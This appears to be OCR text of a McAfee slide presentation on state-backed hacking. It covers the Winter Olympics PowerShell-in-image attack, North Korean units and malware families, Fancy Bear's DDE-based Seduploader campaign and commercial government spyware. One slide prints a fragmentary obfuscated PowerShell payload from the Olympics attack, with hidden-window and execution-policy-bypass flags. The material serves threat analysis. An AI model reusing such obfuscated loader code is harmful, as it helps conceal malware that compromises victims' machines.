McAfee™

Together is power.

The League of Nations

ANDY GREENBERG SECURITY 02.01.18 07:00 AM


HACKERS HAVE ALREADY TARGETED THE WINTER OLYMPICS—AND MAY NOT BE DONE

Innovation


The malicious document launches a PowerShell script.

Script downloads and reads an image file from a remote location

The attackers used the open-source tool Invoke-PSImage, released December 20, to embed the PowerShell script into the image file.




SECURITY WARNING Some active content has been disabled. Click for more details.




```
adv_s3.png is suspicious. Approximate amount of hidden data is 24787 bytes.
```

Hidden in Plain Sight




```
YPe]("{1}{0}{2}"-F 'rIptblO','SC','CK') ); ${ZO`mRfH
) ; sEt-ITEM ('VaRIAB'+'l'+'E:4Gqf'+'h') ([tyPe]("
{1}"-f 'TY','Pe','GET').Invoke(("{0}{6}{7}{1}{4}{5}{3
});If(${G`ps}[("{0}{1}" -f 'Scri','ptB')+("{1}{2}{0}"
ng')][("{5}{9}{2}[illegible]0}"-f 'g','I','lo
L},(.("{1}{2}{0}"-f 'CT','NEW','-OBJe') ("{2}{1}{5}{4
t.Autom','ils','iUt','Sys[illegible]'))^|.('?'){${_}}^|.('%'){
LuE"::"E`X`pECT100coNtI`NUE"=0;${wC}=.("{0}{2}{1}"-f
{0}{3}{1}" -f'ariaB','FETwA','v','Le:u')  )."v`AlUE";
:${wc}."pRo`XY"."cREdEn`TI`ALs" =  (  ItEM  ('VaRIAB
0..255^|.('%'){${J}=(${j}+${S}[${_}]+${k}[${_}%${k}.
 -f 'Cook','ie'),("{3}{6}{0}{2}{5}{1}{4}"-f 'obGKeo7-
'm_tags/view','m','onents/co');${DA`TA}=${wC}.("{3}{
prOFiL  -w  hIDdeN  -noNINtERaCTiv -eP BYpAsS  -nOeX
```




A small history lesson

2013: Re-org

Unit 91	Espionage & Destruction
Unit 110	Tools development and Recon
Unit 413	Tech. Recon & Social Eng.
Unit 128	HUMINT
Unit 180	Financial targeted Operations


Duuzer
Volgmer
Polish Financial Attacks
Jaku
KimSuky
South Korea Critical Infrastructure
NukeSped
KONNA
Fadeour
Blockbuster
Red Gambler
TDrop
DarkSeoul
WannaCry
Destover
DeltaAlfa
10 Days of Rain
KorDLLBot
Troy
DarkHotel
Hidden Cobra
Joanap
Brambul
Korhigh
Bangladesh SWIFT
Ratankba
MYDOOM
Sierra Bravo
FALLCHILL
Gambling
Gold Dragon
NavRAT



Fancy Bear: Russia-linked hackers blamed for exploiting Windows zero-day flaw


Microsoft's advice is to upgrade to the latest version of Windows 10, of course

Innovation unchained


Capitalizing the NYC Terror attack. Documents sent to military related personnel

Once opened the document contacts control server to drop first stage of malware

The document uses the DDE technique to invoke Powershell to download Seduploader



A global industry



21 SUSPECTED GOVERNMENT USERS

AMERICAS	EUROPE		MIDDLE EAST	AFRICA		ASIA	
Mexico	Hungary	Turkey	**Oman**	**Egypt**	**Nigeria**	**Azerbaijan**	Thailand
Colombia	Italy		**Saudi Arabia**	**Ethiopia**	**Sudan**	**Kazakhstan**	South Korea
Panama	Poland		**UAE**	**Morocco**		Malaysia	**Uzbekistan**

CAUSE FOR CONCERN

52% (in bold) fall in the bottom 3rd of a World Bank ranking* of freedom of expression and accountability

29% are in the bottom 3rd for Rule of Law


*World Bank 2012 WGI

Outsourcing Operations

> We've seen an increase in nation-states contracting private companies to accomplish hacking operations and intelligence gathering. These groups operate with incredible sophistication, while enjoying a cloak of semi-protected "status" for their malicious activities.

Source: Cybereason

Our work has just got harder




Raj Samani
@Raj_Samani

Within the #IOCTA2018 there is a section (p60) that discusses the challenges facing law enforcement with #WHOIS going dark. It is worth considering the impact this will have on the ability for law enforcement to fight #cybercrime cc @BrianHonan @rik_ferguson

lower-level providers. This comes with a substantial administrative burden as well as long delays which may be much longer than the period for which the data in question is being retained. By the time formal procedures are concluded, the data may therefore no longer exist.

Alternatively, some registries and registrars have started to provide



Reporting

Security Resources

Threats Research

Securing Tomorrow. Today.

Cyber Threat Alliance Releases Analysis of Illicit Cryptocurrency Mining - Sep 19, 2018
In response to the explosive increase in cryptomining campaigns in Q4 2017, the Cyber Threat Alliance has formed a cryptomining subcommittee to assess the threat. The post Cyber Threat Alliance Releases Analysis of Illicit Cryptocurrency Mining appeared first on McAfee Blogs.

Political Figures Differ Online: Names of Trump, Obama, Merkel Attached to Ransomware Campaigns - Sep 17, 2018
Politics and ransomware. No, it's not a lost single from the Oasis back catalogue, but in fact a relatively recent tactic by ransomware developers looking to exploit the profiles of major politicians to install ransomware on victims' computers. Donald Trump, Angela Merkel, and now Barack Obama all serve as lures for the unsuspecting. Despite its ... The post Political Figures Differ Online: Names of Trump, Obama, Merkel Attached to Ransomware Campaigns appeared first on McAfee Blogs.

McAfee Opens State-of-the-Art Security Research Lab in Oregon - Aug 22, 2018
Today we are pleased to announce the grand opening of our dedicated research lab in the Hillsboro, Oregon, office near Portland. The post McAfee Opens State-of-the-Art Security Research Lab in Oregon appeared first on McAfee Blogs.

'Insight' into Home Automation Reveals Vulnerability in Simple IoT Product - Aug 20, 2018
Eoin Carroll, Charles McFarland, Kevin McGrath, and Mark Bereza contributed to this report. The Internet of Things promises to make our lives easier. Want to remotely turn lights and appliances on and off and monitor them online? A "smart plug," a Wi-Fi-connected electric outlet, is one simple method. But IoT devices can turn into attack ... The post 'Insight' into

Top Threats

Exploit Kits | Campaigns | Ransomware | Vulnerabilities

Operation Luoxk
The campaign performs a range of actions including performing DDOS attacks, the use of GHOST RAT for remote administration, crypto-mining using XMRig, and the use of malicious Android APKs. In 2018 the threat actors behind the operation started exploiting a flaw in the Oracle WebLogic Server component of Oracle Fusion Middleware to carry out the operation.

Operation Leafminer
